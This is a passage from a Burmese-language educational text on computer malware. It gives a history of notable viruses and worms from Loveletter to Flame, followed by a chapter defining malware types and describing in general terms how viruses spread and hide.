ပျံ့ပွားမှုလျင်မြန်ခဲ့ပြီး ကွန်ပျူတာ တစ်သန်းခန့်ကို ကူးစက်စေခဲ့ပါသည်။ ထုကြီးမားသော အင်တာနက် သုံးစွဲမှုများကြောင့် Intel နှင့် Microsoft တို့၏ Mail Server များ ယာယီပိတ်ပစ်ခဲ့ရသည်။ Bubble Boy သည် အီးမေးလ်လက်ခံသူမှ Attachment ဖိုင်ကို ဖွင့်စရာမလိုဘဲ အီးမေးလ်ကို ဖွင့်ရုံမျှဖြင့် ကူးစက်စေနိုင်သော



ပထမဆုံးသော Worm ဖြစ်ခဲ့သည်။ Tristate သည် Word၊ Excel နှင့် PowerPoint ဖိုင်များကို ကူးစက်စေခဲ့သော၊ ပထမဆုံးသော မျိုးမတူဖိုင်များကို ကူးစက်စေခဲ့သော Macro ဗိုင်းရပ်စ်ဖြစ်ခဲ့သည်။

၈။ ၂၀၀၀ ပြည့်နှစ်တွင် Love Bug ဟုအမည်တွင်ခဲ့သော Loveletter Worm သည် Melissa ကဲ့သို့ Outlook မှပျံ့ပွားခဲ့သည်။ Loveletter Worm သည် .vbs ဖိုင်အနေနှင့်ဖြစ်ပြီး .mp2၊ .mp3 နှင့် .jpg စသည့်ဖိုင်များဖျက်ခြင်းတို့ကိုပြုလုပ်ပြီး User Name များနှင့် Password များကို ဗိုင်းရပ်စ်ရေးသားသူထံ ပို့စေခဲ့သည်။ Loveletter သည် ထွက်ရှိပြီးသောဗိုင်းရပ်စ်များထဲတွင် ဖျက်ဆီးမှုအများဆုံးဟု သတ်မှတ်နိုင်လေသည်။ ဥရုတ်အတွင်း၌ပင် ကွန်ပျူတာပေါင်း သန်း ၅၀ ကျော်အား ကူးစက်နိုင်ခဲ့သည်။ W97M.Resume.A သည် Melissa Worm ၏ မျိုးကွဲသစ်တစ်ခုဖြစ်ပြီး Word Macro ကိုအသုံးပြုပြီး Outlook ကိုကူးစက်ပျံ့နှံ့စေသည်။ Stages ဗိုင်းရပ်စ်သည် ဘဝဇာတ်ခုံအကြောင်း အပြောင်အပျက်အီးမေးလ်အဖြစ် ဟန်ဆောင်ပြီး အင်တာနက်တလျှောက် ပျံ့နှံ့ခဲ့သည်။ Stages သည် .txt ဖိုင် Extension အတူအနေဖြင့် Attachment အတွင်း ပုန်းအောင်းနေပြီး အီးမေးလ်လက်ခံသူများကို ဖွင့်ကြည့်မိစေရန် သွေးဆောင်နိုင် ခဲ့သည်။

၉။ ၉/၁၁ တိုက်ခိုက်မှုအပြီးတွင်ပေါ်ပေါက်ခဲ့သော Nimda Worm သည် ကွန်ပျူတာသိန်းနှင့်ချီ၍ ကူးစက်ခံခဲ့ရပြီး ၎င်းသည် အရှုပ်ထွေးဆုံးသောဗိုင်းရပ်စ်များထဲတွင် တစ်ခုအပါအဝင်ဖြစ်ခဲ့သည်။ မတူညီသောမျိုးပွားခြင်းနှင့် စနစ်များကို ကူးစက်ခြင်း နည်းလမ်း၅မျိုးပါရှိသည်။ Anna Kournikova ဗိုင်းရပ်စ်သည် ‘အတွေ့အကြုံမရှိသော ပရိုဂရမ်မာများက Toolkit ဖြင့် လွယ်လင့်တကူ ဖန်တီးရေးသားထားသော ဗိုင်းရပ်စ်များသည် အန္တရာယ်မရှိနိုင်’ ဟုယုံကြည်ထားသော ဗိုင်းရပ်စ်များအားလေ့လာသူ (Malware Analyst) များကို စိုးရိမ်မှုဖြစ်စေခဲ့သည်။ Attachment အနေဖြင့်တွဲထားသည့် ဒေါင်ကောင်းပြီးကြော့ရှင်းသော တင်းနစ်မယ် Anna Kournikova ၏ဓာတ်ပုံအား အီးမေးလ်လက်ခံသူများက ဖွင့်ကြည့်စေရန် သွေးဆောင်ခဲ့သည်။ Anna Kournikova အားစွဲလန်းနေသော နယ်သာလန်မှ လူငယ်ပရိုဂရမ်မာတစ်ယောက်မှ ဗိုင်းရပ်စ်ဖန်တီးခဲ့ခြင်း သာဖြစ်ပြီး Message ၏နောက်ကွယ်တွင် မည်သည့်ဓာတ်ပုံမျှမရှိပေ။ အလားတူ ပြဿနာအများဆုံးဖန်တီးကြသော Sircam၊ CodeRed၊ BadTrans တို့နှင့်အတူ Worm များ ပျံ့နှံ့မှုတိုးပွားလာကြသည်။ CodeRed Worm သည် ပျော့ကွက်ရှိသော Webpage များကို တိုက်ခိုက်ပြီး ပထမဆုံး ၁၂နာရီအတွင်း Host ပေါင်း ၃၅၉၀၀၀ ကိုကူးစက်စေခဲ့သည်။ Password များနှင့် Credit Card များ၏ အချက်အလက်များကို စောင့်ဖမ်း ခိုးယူရန် BadTrans ကိုရေးသားခဲ့သည်။

၁၀။ ၂၀၀၂ ခုနှစ်တွင် Melissa ဗိုင်းရပ်စ်ရေးသားသူအား ထောင်ဒဏ် လနှစ်ဆယ် ချမှတ်ခဲ့သည်။ LFM-926 ဗိုင်းရပ်စ်ပေါ်ထွက်လာပြီး ‘Loading.Flash.Movie’ ဟူသောစာတန်းကိုပြသကာ Shockwave Flash (.swf) ဖိုင်များကို ကူးစက်စေခဲ့ပါသည်။ နာမည်ကျော်အဆိုတော်အမည်များပေးထားသော Shakira၊ Britney Spears နှင့် Jennifer Lopez ဗိုင်းရပ်စ်များ ပေါ်ထွက်လာခဲ့သည်။ Klez worm သည် အီးမေးလ်များအကြား ပျံ့နှံ့ပြီး မူရင်းဖိုင်များကို ဖွက်၍ကော်ပီပွားခြင်း၊ Anti-virus ပရိုဂရမ်များကို အလုပ်မလုပ်စေခြင်း၊ ဖိုင်များကို 00 Byte များဖြင့် အစားထိုးခြင်းတို့ကို ပြုလုပ်လေသည်။ Bugbear Worm သည် ရှုပ်ထွေးသော Worm တစ်မျိုးဖြစ်ပြီး ကူးစက်ရာတွင် နည်းလမ်းမျိုးစုံဖြင့် ကူးစက်လေသည်။

၁၁။ ၂၀၀၃ ခုနှစ်တွင် ပေါ်ထွက်လာခဲ့သော Slammer (Sapphire) Worm သည် ပျံ့နှံ့မှုအမြန်ဆုံး ဖြစ်ခဲ့ပြီး ဆယ်မိနစ်အတွင်း ကွန်ပျူတာအလုံးရေ ၇၅၀၀၀ ကို ကူးစက်စေခဲ့သည်။ ကူးစက်ခံရသည့် ပထမ

မိနစ်မှစ၍ ၈.၅ စက္ကန့်ကြာတိုင်း ကူးစက်မှုသည် နှစ်ဆတိုးလာခဲ့သည်။ Sobig Worm သည် Spam အဖွဲ့အစည်းများသို့ ဆက်သွယ်သည့် ပထမဆုံး Worm ဖြစ်လေသည်။ ကူးစက်ခံထားရသည့် ကွန်ပျူတာစနစ်များသည် Spam ထပ်ဆင့်ပွားရာနေရာများဖြစ်လာကြပြီး တိုက်ခိုက်ရန်ရွေးချယ်ထားသည့်သူများသို့ မေးလ်များ ထုပြင့်ထည်ဖြင့် ပွားများရန်အတွက် Spam ပြုလုပ်သည့်နည်းပညာများ ရှိလေသည်။

၁၂။ ၂၀၀၄ ခုနှစ်၊ ဇန်နဝါရီလတွင် MyDoom Worm (ဝါ) Novarg သည် အီးမေးလ်များနှင့် ဖိုင်းများကို ပြန်လည်ဝေမျှဖြန့်ဖြူးသောဆော့ဖ်ဝဲလ်များမှတစ်ဆင့် ပျံ့နှံ့ခဲ့ပြီး ထွက်ရှိပြီးသော ဗိုင်းရပ်စ်များနှင့် Worm များထက် ပျံ့နှံ့မှု မြန်လေသည်။ MyDoom သည် အီးမေးလ်လက်ခံသူများကို Attachment အား ဖွင့်ကြည့် စေရန် မြှူဆွယ်ဆွဲဆောင်ပြီး Hacker များအား ကူးစက်ခံထားရသောကွန်ပျူတာ၏ Hard Drive အား အသုံးပြုခွင့်ရရှိစေသည်။ ရည်မှန်းချက်ပန်းတိုင်မှာ SCO ကုမ္ပဏီအား Denial of Service (DOS) တိုက်ခိုက်မှု ပြုလုပ်ရန်ဖြစ်သည်။ SCO သည် သူ၏ UNIX ပရိုဂရမ်ဘာသာစကား၏ Open-source Version ကို အသုံးပြုနေကြသော အဖွဲ့များအား တရားစွဲဆိုနေသည့် ကုမ္ပဏီတစ်ခုဖြစ်သည်။ SCO သည် Worm ရေးသည့်သူအား ဖမ်းဆီးပြစ်ဒဏ်ချရန်အတွက် သတင်းပေးသည့် မည်သူ့ကိုမဆို ဒေါ်လာ ၂သိန်းခွဲ ချီးမြှင့်မည် ဟု ကမ်းလှမ်းခဲ့သည်။ မေလတွင် Windows ကိုအသုံးပြုသော ကွန်ပျူတာတစ်သန်းခန့်သည် Sasser Worm ၏ကူးစက်တိုက်ခိုက်မှုကို ခံခဲ့ရပါသည်။ တိုက်ခိုက်ခံရသူများထဲတွင် ဗြိတိသျှလေကြောင်းလိုင်း၊ ဘဏ်များ၊ ဗြိတိန်ကမ်းခြေစောင့်တပ်အပါအဝင် အစိုးရရုံးများ ပါဝင်ခဲ့လေသည်။ Worm သည် ကွန်ပျူတာ (သို့) အချက်အလက်များအား ပြင်မရသောအန္တရာယ်ပေးမှုများကို မလုပ်သော်လည်း ကွန်ပျူတာကို နှေးကွေးစေခြင်း၊ အကြောင်းပြချက်မရှိပဲ ကွန်ပျူတာကို ပြန်ဖွင့်စေခြင်းတို့ ပြုလုပ်လေသည်။ Sasser Worm ၏ အခြားသော ဗိုင်းရပ်စ်များနှင့် ကွဲပြားမှုမှာ ကူးစက်ခံရစေရန်အတွက် File Attachment ကိုဖွင့်ရန်မလိုခြင်းဖြစ်သည်။ ၎င်းအစား Worm သည် လုံခြုံရေးပိုင်းဆိုင်ရာ အားနည်းချက်ရှိသော ကွန်ပျူတာများကို ရှာဖွေပြီး ၎င်းတို့ကို အဖျက်အမှောင့်လုပ်လေသည်။ ၁၈နှစ်အရွယ်ရှိ ဂျာမန်အထက်တန်းကျောင်းသားတစ်ယောက်က Worm ကိုဖန်တီးကြောင်း ဝန်ခံလေသည်။ သူသည် ဗိုင်းရပ်စ်၏ အခြားသော Version ကို ရေးသားဖြန့်ဝေခဲ့ကြောင်း သံသယဖြစ်ခံရလေသည်။

၁၃။ ၂၀၀၅၊ မတ်လတွင် ကမ္ဘာ့ပထမဆုံးသော ဆဲလ်ဖုန်းဗိုင်းရပ်စ် Commwarrior-A ကိုတွေ့မြင်ရပါသည်။ ဗိုင်းရပ်စ်သည် ရုရှတွင် စတင်ပေါ်ပေါက်လာခဲ့ဖွယ်ရှိပြီး Text Message များမှတစ်ဆင့် ပျံ့နှံ့ခြင်းဖြစ်သည်။ နောက်ဆုံးလေ့လာဆန်းစစ်မှုများအရ Commwarrior-A သည် ဆဲလ်ဖုန်း ၆၀ မျှသာ ကူးစက်စေခဲ့သည်။ သို့သော် စွမ်းသက်စွမ်းလာကြသော ဆဲလ်ဖုန်းဗိုင်းရပ်စ်များကို ကြောက်လန့်မှု မြင့်သည်ထက်မြင့်လာခဲ့လေသည်။

၁၄။ ၂၀၀၈ ခုနှစ်၊ နိုဝင်ဘာတွင် တွေ့ရှိရသော Conficker ဗိုင်းရပ်စ်သည် ၂၀၀၃ ခုနှစ်တွင်ပေါ်ခဲ့သော Slammer နောက်ပိုင်းတွင် အကြီးမားဆုံးသော Worm ဟု ယူဆရလေသည်။ ထို Worm သည် ပြင်သစ်ရေတပ်၊ အင်္ဂလန်ကာကွယ်ရေးဝန်ကြီးဌာန၊ နော်ဝေရဲတပ်ဖွဲ့နှင့် အခြားသော အစိုးရအဖွဲ့အစည်းများရှိ Server များအပါအဝင် Server စနစ်ပေါင်း ၉ သန်း နှင့် ၁၅သန်းကြား ကူးစက်ခံခဲ့ရသည်။ ၎င်းကို တွေ့ရှိသည့်အချိန်ကတည်းက အနည်းဆုံး ဗိုင်းရပ်စ်မျိုးကွဲပေါင်း ၅မျိုးခန့် ထွက်ရှိပြီးဖြစ်လေသည်။ Conficker

ကိုရေးသားသူများသည် ဗိုင်းရပ်စ်ကို သုတ်သင်ရန် ကြိုးစားစေလိုခြင်းအလို့ငှာ ထိုမျိုးကွဲများကို ရေးသားဖြန့်ဖြူးခြင်းဖြစ်နိုင်သည်ဟု အာဏာပိုင်များက ယူဆလေသည်။

၁၅။ ၂၀၁၀ ခုနှစ်၊ ဇွန်လတွင် တွေ့ရှိရသော Stuxnet သည် Microsoft Windows တွင်အသုံးပြုသော Siemens စက်ရုံသုံးဆော့ဖ်ဝဲလ်များကို ပစ်မှတ်ထားခဲ့သည်။ ၎င်းသည် စက်ရုံသုံးပစ္စည်းများကို ဖျက်ဆီးစေသော ပထမဆုံးသော Worm ဖြစ်ခဲ့သည်။ အလားတူ Stuxnet သည် ၎င်းတည်ရှိကြောင်းကို ဖုံးကွယ်ရန်အတွက် Programmable Logic Controller (PLC) ဆော့ဖ်ဝဲလ်ပါဝင်သော ပထမဆုံး Worm ဖြစ်ခဲ့သည်။ ဩဂုတ်လတွင် လုံခြုံရေးဆိုင်ရာဆော့ဖ်ဝဲလ်များထုတ်လုပ်သည့် Symantec ကုမ္ပဏီက Stuxnet ကူးစက်ခံရသော ကွန်ပျူတာ ၆၀%ခန့်သည် အီရန်နိုင်ငံတွင်ဖြစ်သည်ဟု ဖော်ပြခဲ့သည်။ နိုဝင်ဘာတွင် Siemens က Worm ကြောင့် သုံးစွဲသူများ၏ကွန်ပျူတာများကို မည်သည့်ဖျက်ဆီးမှုမျိုးမှ မဖြစ်စေခဲ့ကြောင်း ကြေညာလေသည်။ မည်သို့ဆိုစေကာမူ Stuxnet ကြောင့် အီရန်၏ နယူးကလီးယားပရိုဂရမ် ဖျက်ဆီးခံခဲ့ရသည်။ အီရန်သည် သူ၏နယူးကလီးယားပရိုဂရမ်အတွက် ပိတ်ပင်ကန့်သတ်ခြင်းခံထားရသော Siemens ၏ ပစ္စည်းကိရိယာများကို အသုံးပြုထားလေသည်။ ရုရှကွန်ပျူတာကုမ္ပဏီဖြစ်သော Kaspersky Lab က Stuxnet သည် နိုင်ငံတစ်ခု၏ အထောက်အပံ့အပြည့်ရှိမှုသာ လုပ်ဆောင်နိုင်သည့် ဆန်းပြားရှုပ်ထွေးလှသည့် တိုက်ခိုက်မှုအမျိုးအစားဖြစ်ကြောင်း ကောက်ချက်ချလေသည်။

၁၆။ ၂၀၁၂ ခုနှစ်တွင် Microsoft Windows အသုံးပြုသော ကွန်ပျူတာများကို တိုက်ခိုက်သည့် Malware တစ်မျိုးဖြစ်သည့် Flame ကိုတွေ့ရှိခဲ့သည်။ ဘူဒါပတ်စ်တက္ကသိုလ်၏ CrySys Lab မှ မေ ၂၈ တွင် ထုတ်ပြန်သော အစီရင်ခံစာတွင် ‘မည်သို့ပင်ဖြစ်စေ၊ ၎င်းသည် တွေ့ဘူးသမျှတွင် အရှုပ်ထွေးဆုံးသော Malware ဖြစ်သည်’ ဟုဖော်ပြခဲ့သည်။ Flame သည် Skype တွင် စကားပြောဆိုခြင်းများ၊ အသံ၊ ကီးဘုတ်ဆိုင်ရာလုပ်ဆောင်ချက်များ၊ ကွန်ယက်သုံးစွဲမှုနှင့် ဓါတ်ပုံမှတ်တမ်းတင်ခြင်း (Screenshoot) များကို မှတ်တမ်းတင်ထားနိုင်လေသည်။ ၎င်းသည် Local Network သို့ USB Stick ကို ကူးစက်လေသည်။ Flame ၌ ကွန်ပျူတာမှ ၎င်းအား ခြေရာခံမှုအားလုံးကို ဖျက်ဆီးပစ်မည့် kill command တစ်ခုပါရှိလေသည်။ ဇွန်လ ၁ ရက်နေ့တွင် The New York Time ၏ဆောင်းပါးတစ်ခု၌ Stuxnet သည် အမေရိကန်ပြည်ထောင်စုနှင့် အစ္စရေးတို့၏ ‘အိုလံပစ်ဂိမ်းစစ်ဆင်ရေး’ ဟုခေါ်သည့် ဉာဏစစ်ဆင်ရေး၏ အစိတ်အပိုင်းဖြစ်သည်ဟု ဖော်ပြခဲ့သည်။ ဂျော့ဘုရှ်၏သမ္မတသက်တမ်းအတွင်း စတင်ခဲ့ပြီး စစ်ဆင်ရေးသည် သမ္မတအိုဘားမားလက်ထက် တိုင်အောင် ရှည်ကြာခဲ့သည်။

## အခန်း(၂)

### ဗိုင်းရပ်စ်အမျိုးအစားများနှင့် လက္ခဏာများ

၁။ ဗိုင်းရပ်စ်အမျိုးအစားများအကြောင်း မဆွေးနွေးခင် ဗိုင်းရပ်စ်များအား အခြားသော Worm၊ Adware၊ Trojan၊ Spyware စသည်တို့နှင့် ရောထွေးမှုမရှိစေရေးအတွက် Malware အကြောင်းကို ဦးစွာ မိတ်ဆက်လိုပါသည်။ Malware ဆိုသည်မှာ ဆော့ဖ်ဝဲလ်တစ်ခု၏ အပိုင်းအစတစ်ခုဖြစ်ပြီး အဖျက်အမှောင့် (သို့) မလိုလားအပ်သော အပြုအမူများကို ပြုလုပ်ရန် ရည်ရွယ်ရေးသားထားသည်။ Malware ဆိုသည့်အသုံးအနှုန်းသည် Botnet၊ ဗိုင်းရပ်စ်၊ Worm၊ Trojan စသည့် မလိုလားအပ်သော ဆော့ဖ်ဝဲလ်များကို ဖော်ပြရန် သုံးနှုန်းသော အသုံးအနှုန်းတစ်ခုဖြစ်ပါသည်။

#### Malware အမျိုးအစားများ

၂။ Malware အမျိုးအစားများမှာ အောက်ပါအတိုင်းဖြစ်ပါသည်-

- (က) **Worm**။ Worm သည် ကိုယ်တိုင်ပွားစေသောပရိုဂရမ်ဖြစ်ပြီး အခြားသောကွန်ပျူတာစနစ်များကို ကူးစက်စေနိုင်ရန်အတွက် စနစ်၏အားနည်းချက်နှင့် ဟာကွက်များကို အပြည့်အဝအသုံးပြုလေသည်။
- (ခ) **ဗိုင်းရပ်စ်**။ ဤ Malware အမျိုးအစားသည် Executable ဖိုင် (များသောအားဖြင့် .exe ဖိုင်)တစ်ခုကို အလုပ်လုပ်စေသောအခါ စတင်သောအခါ ပျံ့နှံ့သည်။ ထို့ကြောင့် ဗိုင်းရပ်စ်များပျံ့နှံ့ခြင်းသည် သုံးစွဲသူအပေါ်တွင် မှီခိုပေသည်။
- (ဂ) **Trojan**။ Trojan သည် တရားဝင်ပရိုဂရမ်အဖြစ် ဟန်ဆောင်သည့် ပရိုဂရမ်တစ်ခုဖြစ်သည်။ ကွန်ပျူတာစနစ်အား နောက်ကွယ်မှနေ၍ ကူးစက်စေပြီး ကွန်ပျူတာစနစ်ထိုးဖောက်သူအား စနစ်ကို အသုံးပြုခွင့်ရရှိအောင် ဖြည့်စွမ်းပေးလေသည်။
- (ဃ) **Botnet**။ ပိုင်ရှင်များ၏မသိမှုကြောင့် အုပ်စုတစ်ခု၏ ထိန်းချုပ်မှုနှင့် Malware များ၏ ကူးစက်ခြင်းကိုခံရသော သီးသန့်ကွန်ပျူတာကွန်ယက်တစ်ခု ဖြစ်သည်။
- (င) **Spyware**။ Spyware ဟူသောအသုံးအနှုန်းသည် Trojan၊ Keylogger နှင့် Backdoor တို့ကို ရည်ညွှန်းနိုင်သည်။ အခြေခံအားဖြင့် ပုဂ္ဂလိကကိုယ်ရေးအချက်အလက်များကို ခိုးယူရန်ရည်ရွယ်၍ ရေးသားထားသော ပရိုဂရမ်ဖြစ်သည်။ အချက်အလက်များသည် ဖိုင်အသွင်ဖြင့်၊ Keystroke မှတ်တမ်းများအသွင်ဖြင့်၊ Screenshot များမှတစ်ဆင့် ပေါက်ကြားနိုင်သည်။
- (စ) **Keylogger**။ ကွန်ပျူတာသုံးစွဲသူမှ ပြုလုပ်သော Keystroke တိုင်းကို မှတ်တမ်းတင်ထားသည့် ကွန်ပျူတာပရိုဂရမ်ဖြစ်သည်။ အထူးသဖြင့် စကားပြောများနှင့် အခြားသော အတွင်းရေးအချက်အလက်များကို လိမ်လည်ရရှိရန် ရည်ရွယ်သည်။
- (ဆ) **Dialer**။ အင်တာနက်ဆက်သွယ်မှုများအား လမ်းလွှဲရန် မကြာခဏအသုံးပြုလေ့ရှိသည့် ပရိုဂရမ်တစ်ခုဖြစ်သည်။ အဖျက်အမှောင့်နည်းများ အသုံးပြုချိန်တွင် အင်တာနက်ချိတ်ဆက်ရန် အသုံးပြုသော တရားဝင်တယ်လီဖုန်းဆက်သွယ်မှုများအား ဖြတ်တောက်ပြီး ပရီမီယံနှုန်းနံပါတ် (၁-၉၀၀ နံပါတ်များ) မှတစ်ဆင့် ပြန်လည်ချိတ်ဆက်လေသည်။ Dialer သည် Spyware တစ်မျိုးဖြစ်ပြီး သင်၏ Dial-up Setting များကိုအသုံးပြုနိုင်သည်။

၃။ အရေးကြီးသောအချက်မှာ Malware တစ်ခုတွင် Spyware၊ Worm များ (သို့မဟုတ်) အခြားသော Keylogger၊ Trojan စသည်တို့ပေါင်းစပ်ပါဝင်နိုင်ပါသည်။ ထို့ကြောင့် Malware များကို နောက်ထပ်အမျိုးအစားများ ထပ်တိုးချင်လျှင် ထပ်တိုးကောင်းထပ်တိုးနိုင်ပါသည်။ ဥပမာအနေဖြင့် Zeus/Zbot Malware ဖြင့် နမူနာပြသနိုင်ပါသည်။ Zeus Malware အား အောက်ပါအုပ်စုတစ်ခုအဖြစ် သတ်မှတ်နိုင်ပါသည်-

- (က) **Trojan**။ ၎င်းသည် တိုက်ခိုက်ခံရသူ၏ ကွန်ပျူတာတွင် တိတ်တိတ်ပုန်းနေထိုင်ပြီး ကွန်ပျူတာစနစ်နှင့်အတူ အလိုအလျောက်စတင်ရန် ကြိုးပမ်းလုပ်ဆောင်လျက်ရှိပါသည်။
- (ခ) **Botnet**။ ၎င်းကို ပစ်မှတ်သားကောင်များ ထောင်နှင့်ချီ၍ ကိုင်တွယ်နိုင်သော Server တစ်ခုတည်းဖြင့် ဗဟိုကျကျ စီမံနိုင်ပါသည်။ ထို့ပြင် Zeus တွင် DDOS များဖြင့်တိုက်ခိုက်နိုင်သော Plugin များပါရှိပါသည်။
- (ဂ) **Spyware**။ Zeus သည် အခြေခံအားဖြင့် Spyware တစ်ခုဖြစ်ပြီး ၎င်း၏ပစ်မှတ်သားကောင်များ၏ လုပ်ဆောင်မှုများကို ခြေရာခံသည်။
- (ဃ) **Keylogger**။ Zeus သည် Keyboard မှရိုက်နှိပ်လိုက်သော Key များကို မှတ်တမ်းတင်ထားသည်။ သို့သော် အသုံးပြုခံလေသည်။ ၎င်းအစား အချက်အလက်များကို မှတ်တမ်းတင်ရန် ထိုထက်ပို၍ စိတ်ဝင်စားဖွယ်ကောင်းသောနည်းလမ်းများကို အသုံးပြုသည်။

### ဗိုင်းရပ်စ်ဆိုသည်မှာ

၄။ ကွန်ပျူတာဗိုင်းရပ်စ်ဆိုသည်မှာ ကိုယ်တိုင်ပွားနိုင်သောပရိုဂရမ်ဖြစ်ပြီး ၎င်းမှကိုယ်ပိုင်ကုန်ထုတ်ပေးကာ အခြား .exe ဖိုင်တစ်ခု၏ကုန်များကို မိမိကိုယ်ပိုင်ကုန်များ ပေါင်းထည့်ခြင်းဖြစ်သည်။ ကွန်ပျူတာဗိုင်းရပ်စ်များအား ပုဂ္ဂလိကလုပ်ငန်းနှင့် စီးပွားရေးလုပ်ငန်းများအတွက်ပါ ခြိမ်းခြောက်မှုအဖြစ် မှတ်ယူနိုင်သည်။ ၎င်းတို့သည် ကွန်ပျူတာသုံးစွဲသူများ၏ အလိုဆန္ဒမပါဘဲ အလုပ်လုပ်ကြလေသည်။ ဗိုင်းရပ်စ်များသည် ၎င်းကူးစက်ခံထားရသော ပရိုဂရမ်အလုပ်လုပ်သည့်အခါ မှတ်ဉာဏ်များထဲတွင် တည်ရှိကြပြီး ပွားများခြင်း အလုပ်ကို လုပ်ဆောင်ကြလေသည်။ ပရိုဂရမ် အလုပ်လုပ်ခြင်း ပြီးဆုံးသောအခါ မှတ်ဉာဏ်ထဲတွင် မတည်ရှိနိုင်တော့ပေ။ စနစ်ထဲတွင်ရှိသော အခြားဖိုင်များကို ရှာဖွေပြီး ကူးစက်ရန် ကြိုးစားကြသည်။ ဖျက်ဆီးရန်ရည်ရွယ်မှုမရှိဘဲ ပွားရုံသက်သက်သာ ရည်ရွယ်ပြီး ရေးသားကြသည်။ ကွန်ပျူတာဗိုင်းရပ်စ်များသည် ဇီဝဗေဒဆိုင်ရာဗိုင်းရပ်စ်များနှင့် အလွန်ဆင်တူသည်။ ဗိုင်းရပ်စ်နှစ်မျိုးလုံးသည် ရှင်သန်ရန်နှင့် ပျံ့ပွားရန်အတွက် လက်ခံကောင်များ လိုအပ်လေသည်။ ကွန်ပျူတာဗိုင်းရပ်စ်များသည် ပျံ့ပွားရန်အတွက် .exe ဖိုင်များကို ကူးစက်ရပြီး ဇီဝဗေဒဆိုင်ရာဗိုင်းရပ်စ်များသည် လက်ခံကောင်၏ ဆဲလ်များကို ကူးစက်ရသည်။

၅။ Worm များသည် ကိုယ်တိုင်ပွားနိုင်သော Malware တစ်မျိုးဖြစ်သည်။ ဗိုင်းရပ်စ်များကဲ့သို့ပင် ပျံ့နှံ့ခြင်း ဝိသေသသဘောရှိသည်။ တစ်ခါတရံတွင် Worm များအား ဗိုင်းရပ်စ်ဟု သတ်မှတ်ကြသည်။ ဗိုင်းရပ်စ်နှင့် Worm တို့၏ အဓိက ကွဲပြားခြားနားချက်မှာ အောက်ပါအတိုင်းဖြစ်သည်-

- (က) ဗိုင်းရပ်စ်များ ပျံ့ပွားရန်အတွက် လက်ခံဖိုင်များလိုအပ်သော်လည်း Worm များသည် သီးသန့် ရပ်တည်သော ပရိုဂရမ်များဖြစ်၍ ၎င်းပျံ့ပွားရန်အတွက် လက်ခံဖိုင်များ မလိုအပ်ပါ။
- (ခ) Worm များသည် ကွန်ပျူတာသုံးစွဲသူ၏ လုပ်ဆောင်ချက်ပယောဂမပါဘဲ ပျံ့နှံ့နိုင်သည်။



၆။ ဗိုင်းရပ်စ်များသည် ကုန်များကိုပြောင်းလဲပစ်ခြင်းဖြင့် မိမိကိုယ်ကိုမိမိ အသွင်ပြောင်းလဲနိုင်ကြလေသည်။ ထို့ပြင် ဗိုင်းရပ်စ်များသည် အောက်ပါနည်း (၃)နည်းဖြင့် ၎င်းတို့အား စုံစမ်းခြင်းမှ ပုန်းအောင်းနိုင်လေသည်-

- (က) မိမိကိုယ်မိမိ သင်္ကေတဂုဏ်များဖြင့် ဂုဏ်လေသည်။
- (ခ) နောက်ထပ်ဗိုင်းရပ်စ် Byte များ အစားထိုးရန်အတွက် Disk Directory ဒေတာများအား ပြောင်းလဲပစ်သည်။
- (ဂ) ၎င်းသည် Disk ဒေတာများကို ဦးတည်ရာပြောင်းရန်အတွက် Stealth Algorithm များကိုအသုံးပြုသည်။

၇။ ဗိုင်းရပ်စ်များသည် ပစ်မှတ်၏ ကွန်ပျူတာစနစ်အား နည်းမျိုးစုံဖြင့် တိုက်ခိုက်နိုင်ပါသည်။ ၎င်းတို့သည် သူတို့ကိုယ်သူတို့ ပရိုဂရမ်များဆီ တွဲဖက်နိုင်ပြီး တိကျသောဖြစ်ရပ်များကို ပြုလုပ်ဖန်တီးကာ အခြားပရိုဂရမ်များဆီ ပေးပို့ကူးစက်စေပါသည်။ ဗိုင်းရပ်စ်များသည် ကိုယ်တိုင်စတင်နိုင်ခြင်း၊ Hardware များကို ကူးစက်နိုင်ခြင်း၊ Execute မလုပ်နိုင်သော ဖိုင်များကိုအသုံးပြု၍ ပေးပို့ကူးစက်နိုင်ခြင်း မရှိသောကြောင့် ထိုအဖြစ်အပျက်များကို ဖြစ်ပျက်ရန်လိုအပ်ပေသည်။ ကွန်ပျူတာသုံးစွဲသူမှ အီးမေးလ်၊ Website နှင့် Flash Card စသည်တို့မှ Attachment များကို ဖွင့်လိုက်ချိန်တွင် ‘အစပျိုးခြင်း’၊ ‘တိုက်ရိုက်တိုက်ခိုက်ခြင်း’ ဖြစ်စဉ်များသည် ဗိုင်းရပ်စ်ကို အသက်ဝင်စေခြင်း၊ ပစ်မှတ်၏ကွန်ပျူတာကို ကူးစက်စေခြင်းတို့ကို ဖြစ်စေပါသည်။ ထို့နောက် ဗိုင်းရပ်စ်သည် ကွန်ပျူတာစနစ်တွင် တစ်ခါတည်းပါရှိလာသော ပရိုဂရမ်များ၊ Anti-virus ဆော့ဖ်ဝဲလ်များနှင့် အချက်အလက်ဖိုင်များ၊ ကွန်ပျူတာစတင်မှုစနစ်များကို တိုက်ခိုက်နိုင်ပါသည်။ ယေဘုယျအားဖြင့် ဗိုင်းရပ်စ်များတွင် အသွင်နှစ်မျိုးရှိနိုင်ပြီး ၎င်းတို့မှာ အောက်ပါအတိုင်းဖြစ်ပါသည်-

#### (က) ကူးစက်ခြင်းအသွင်

- (၁) ဗိုင်းရပ်စ်ဖန်တီးသူများသည် တိုက်ခိုက်ခံရမည့်ကွန်ပျူတာစနစ်၏ပရိုဂရမ်များအား မည်သည့်အချိန်တွင် ကူးစက်မည်ကို ဆုံးဖြတ်ကြသည်။
- (၂) အချို့သောဗိုင်းရပ်စ်များသည် ၎င်းတို့အလုပ်လုပ်သည့် အချိန်တိုင်းတွင် ကူးစက်ကြလေသည်။ (ဥပမာ - တိုက်ရိုက်ဗိုင်းရပ်စ်များ)
- (၃) အချို့သောဗိုင်းရပ်စ်ကုန်များသည် မိမိကူးစက်လိုသည့် အချိန်၊ နေ့၊ အထူးဖြစ်ရပ်များတွင် အလုပ်လုပ်သည်။ (ဥပမာ - TSR ဗိုင်းရပ်စ်များသည် မှတ်ဉာဏ်ပေါ်သို့ အရင်ကူးတင်ပြီး နောက်ပိုင်းအဆင့်များတွင်မှ ကူးစက်သည်။)

#### (ခ) တိုက်ခိုက်ခြင်းအသွင်

- (၁) အချို့သောဗိုင်းရပ်စ်များတွင် စနစ်အား ပျက်စီးစေရန်၊ အသက်ဝင်စေရန် အစပျိုးဖြစ်ရပ်များရှိသည်။
